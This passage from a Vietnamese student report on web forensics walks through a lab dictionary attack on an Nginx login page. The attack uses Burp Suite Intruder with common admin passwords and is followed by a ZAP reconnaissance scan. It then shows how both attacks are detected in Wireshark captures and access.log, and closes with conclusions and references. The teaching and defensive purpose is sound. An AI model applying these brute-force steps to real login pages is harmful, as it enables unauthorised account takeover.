- Trong luồng nhận được sau khi lọc, chúng ta thấy GET method đang được yêu cầu từ phía máy Kali.



Hình 4.5.1.9 Chi tiết gói tin GET gửi đến Ubuntu Server

- Rất nhiều website sử dụng chức năng xác thực cơ bản như đăng nhập, đây cũng là một trong những chức năng mà Hacker rất thích để tấn công khai thác cơ chế đăng nhập. Về mặt cơ bản, kẻ tấn công sẽ thử các username và password cho đến khi đăng nhập thành công và chiếm được thành công tài khoản. Hầu hết các cuộc tấn công kiểu này đều kết hợp hai dạng: tấn công vét cạn và tấn công từ điển bằng các công cụ tự động & từ điển.
- Trong trường hợp này, máy tấn công Kali đã sử dụng Burpsuite và một số tham số cơ bản để tấn công mật khẩu như sau:
    + admin – password
    + admin – a
    + admin – 123
    + admin – root
    + admin – admin
    + admin – qwerty

- Mở Burpsuite chọn tab Proxy “Intercept”, và đảm bảo “Intercept is on”




Hình 4.5.1.10 Tab Proxy "Intercept" của Burpsuite

- Sau đó tiến hành mở browser trong Burpsuite và nhập địa chỉ đến form login của máy chủ Ubuntu:


“192.168.81.128/ecommecre/login.php”

- Bấm đăng nhập thử để Burpsuite bắt luồng dữ liệu




Hình 4.5.1.11 Kết quả sau khi Burpsuite bắt được luồng dữ liệu

- Tiến hành chọn chức năng Intruder, bằng cách bấm chuột phải và chọn Send to Intruder, để gửi dữ liệu sang tab Intruder.
- Sau đó tiến hành bôi đen giá trị password, sau đó bấm nút Add $ để tạo Payload Position có thể hiểu là vị trí giá trị sẽ được thế vào, ở đây là password để phục vụ cho quá trình tấn công, username mặc định sẽ là “admin”.
- Cuối cùng chuyển sang tab Payloads để thêm dữ liệu để tấn công từ điển.




Hình 4.5.1.12 Chức năng Intruder trong Burpsuite

- Sau đó bấm Start Attack để bắt đầu tấn công.




Hình 4.5.1.13 Kết quả sau khi tấn công từ điển

- Quay lại phía máy chủ server với phầm mềm Wireshark, ta sẽ thấy 6 gói tin POST chứa các tham số tấn công từ Kali




Hình 4.5.1.14 Kết quả của tấn công mật khẩu từ Wireshark

- Vì sao chúng ta có thể khẳng định đây là tấn công vét cạn từ các công cụ tự động ? Vì trong kết quả từ wireshark, chúng ta thấy có 6 gói tin POST chứa các thông số username và password khác nhau và được yêu cầu đến trang login trong khoảng thời gian dưới 0,5s.
- Khi Hacker nhắm tới một trang web, việc thu thập thông tin và nắm được cấu trúc của ứng dụng là điều thiết yếu. Tất nhiên, những kẻ tấn công sẽ không sử dụng các kỹ thuật duyệt thủ công để thống kê nội dung, mà họ sử dụng các kỹ thuật Spidering tự động để phục vụ bản thân.
- Sau khi dùng Wireshark đề điều tra thông qua luồng dữ liệu chúng ta sẽ tiến hành điều tra phân tích thông qua tập nhật ký của server.
- Sử dụng công cụ tấn công là Zap như đã đề cập từ trước, chọn chế độ Automated Scan, và điền địa chỉ web để tiến tấn công thăm dò.




Hình 4.5.1.15 Giao diện ứng dụng Zap



Hình 4.5.1.16 Kết quả tấn công do thám của Zap

- Quay lại server Ubuntu, chúng ta tiến hành đọc file access.log của Nginx tại đường dẫn

"/var/log/nginx/access.log"



Hình 4.5.1.17 Dữ liệu ghi tập tin access.log

- Chúng ta có thể thấy được rất nhiều request được gửi tới server, cùng một ip host là 192.168.81.129, kết hợp cùng với việc đường dẫn thay đổi liên tục. Từ đó có thể kết luận server đang bị tấn công do thám bằng công cụ chuyên dụng, chứ không thể là một người dùng bình thường được.

4.5.2 Kết quả thực nghiệm

- Mục tiêu nghiên cứu:

+ Phân tích hành vi và tấn công của hacker đối với máy chủ Ubuntu cài đặt Nginx bằng phướng pháp phần tích luồng dữ liệu và phân tích tập tin nhật ký.

- Phân tích luồng dữ liệu:
  + Sử dụng Burp Suite:
    - Thực hiện theo dõi và ghi lại các yêu cầu HTTP/HTTPS gửi đến máy chủ từ Burp Suite.
    - Sử dụng chức năng Intruder để tiến hành tấn công từ điển.

  + Sử dụng Wireshark:
    - Theo dõi luồng dữ liệu mạng đến máy chủ Ubuntu.
    - Phân tích các gói tin để xác định các mô hình tấn công hoặc giao tiếp đáng ngờ.

- Phân tích tập nhật ký:
  + Sử dụng ZAP:
    - Chạy ZAP ở chế độ Automated Scan để tự động kiểm tra bảo mật ứng dụng web.
    - Xem xét các cảnh báo và lỗi từ kết quả quét.
  + Đọc file access.log của Nginx:
    - Kiểm tra file access.log tại "/var/log/nginx/access.log".
    - Phân tích các thông tin như địa chỉ IP, đường dẫn, và tần suất truy cập để phát hiện truy cập liên quan đến hành vi do thám từ ZAP.
- Kết quả:
  + Phát hiện các hoạt động đáng ngờ:
    - Tìm thấy nhiều yêu cầu từ địa chỉ IP 192.168.81.129, liên tục thay đổi đường dẫn.

        - Các yêu cầu này có thể được xem xét chi tiết để xác định xem có mô hình tấn công cụ thể nào không, bao gồm cả tấn công brute force hoặc do thám.

- Phản ứng và biện pháp an ninh:
  + Cấu hình tường lửa để hạn chế truy cập từ địa chỉ IP đáng ngờ.
  + Thực hiện các biện pháp bảo mật bổ sung như cập nhật và sửa lỗi Nginx, kiểm soát truy cập, và theo dõi log hệ thống.
- Kết Luận:
  + Kết quả thực nghiệm cho thấy sự tấn công máy chủ Ubuntu cài đặt Nginx, bao gồm cả tấn công brute force và hành vi do thám. Việc phân tích luồng dữ liệu và tập tin nhật ký cung cấp thông tin quan trọng để xác định mô hình tấn công và triển khai biện pháp an ninh hiệu quả.

CHƯƠNG 4. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

5.1 KẾT LUẬN

- Dựa trên các kết quả nghiên cứu của phân tích người dùng và phân tích phía máy chủ ta có các rút ra các kết luận và ưu, nhược điểm của từng loại điều tra như sau:
  + Phân tích phía người dùng

Phương pháp	Điểm mạnh	Điểm yếu
Phân tích tập tin đóng gói dữ liệu trình duyệt	Phân tích trình duyệt web giúp xác định hành vi của người dùng trên mạng, bao gồm các hoạt động trên các trang web khác nhau và tương tác với nội dung trực tuyến Có thể phát hiện mô hình tấn công như phishing, cross-site scripting (XSS), và các hành vi độc hại khác thông qua theo dõi và phân tích các yêu cầu và phản hồi từ trình duyệt. Giúp kiểm tra cấu trúc và các thành phần của trang web, từ đó có thể đề xuất các biện pháp bảo mật để bảo vệ trang web khỏi các mối đe dọa tiềm ẩn.	Không thể theo dõi các hoạt động nội tuyến của người dùng trên trang web khi họ không liên kết với mạng, điều này giới hạn khả năng phân tích toàn diện. Các kỹ thuật chặn quảng cáo, theo dõi hoặc ẩn thông tin trình duyệt có thể làm cho một số hành vi người dùng không được theo dõi hoặc không rõ ràng.

Bảng 4.5.2.1 Ưu nhược điểm của phân tích phía người dùng.

  + Phân tích phía máy chủ


Phương pháp	Điểm mạnh	Điểm yếu
Phân tích luồng dữ liệu	Phát hiện mô hình tấn công trực tiếp trên hệ thống, bao gồm cả những tấn công từ xa và nội tuyến	Dữ liệu cần phải được chặn bắt Dữ liệu có thể cần được lắp ráp, chống phân mảnh, chuẩn hóa (Các gói tin IP, IP fragments,...) Rất khó để chặn bắt và giải mã dữ liệu trên đường chuyền đã mã hóa

		(Encrypted traffic, High Traffic load,...)
Phân tích tập tin nhật ký	Dữ liệu có sẵn trong các tập tin	Các tập tin nhật ký thường chỉ chứa một phần nhỏ của toàn bộ dữ liệu (ví dụ: thiếu các tham số trong gói POST HTTP) Có thể gặp khó khăn trong việc phân tích các tập tin nhật ký lớn và phức tạp, đặc biệt là khi có nhiễu loạn hoặc thông tin không cần thiết

Bảng 4.5.2.2 Ưu nhược điểm của phân tích phía máy chủ.

5.2 HƯỚNG PHÁT TRIỂN TRONG TƯƠNG LAI

- Để mở rộng và cải thiện nghiên cứu, có một số hướng phát triển tiềm năng quan trọng, nhất là trong việc phân tích tập tin nhật ký tự động. Cụ thể, việc ứng dụng Regular Expression (Regex) hiệu quả và tích hợp mô hình máy học (Machine Learning) có thể nâng cao khả năng phân tích.
- Tối ưu hóa sử dụng Regex để tìm kiếm và trích xuất thông tin chính xác từ tập tin nhật ký là một điểm quan trọng. Đồng thời, sử dụng mô hình máy học có thể giúp tự động hóa quá trình xử lý và nhận dạng mô hình tấn công, giảm sự phụ thuộc vào xử lý thủ công và tăng cường khả năng phát hiện các sự kiện độc hại.
- Ngoài ra, việc phân tích thống kê và thời gian có thể giúp xác định xu hướng và thay đổi trong hoạt động hệ thống. Tích hợp cảm biến an ninh và phát triển giao diện người dùng hiệu quả sẽ cung cấp nguồn thông tin bổ sung và hỗ trợ quản lý dữ liệu từ tập tin nhật ký.



Hình 4.5.2.1 Sơ đồ ứng dụng Regex và Machine Learning vào điều tra số.

TÀI LIỆU THAM KHẢO

[1] Foundation of Digital Forensics

[2] Forensic of Web Exploitations - Ondrej Krehel - OWASP Foundation

[3] Intro to Sec. and Net. Forensics: 11 Web Infrastructures

[4] Murilo, T. P. (2009). Forensic analysis of the Firefox 3 internet history and recovery of deleted SQLite records. Digital Investigation, 5, 93-103

[5] Andrew Marrington, Ibrahim Baggili and Talal Al Ismail, Portable web browser forensics: A forensic examination of the privacy benefits of portable web browsers, 2012 International Conference on Computer Systems and Industrial Informatics, 18-20 Dec. 2012.

[6] Amor Lazzez, Thabet Slimani, Forensics Investigation of Web Application Security Attacks

[7] Github - Awesome Forensics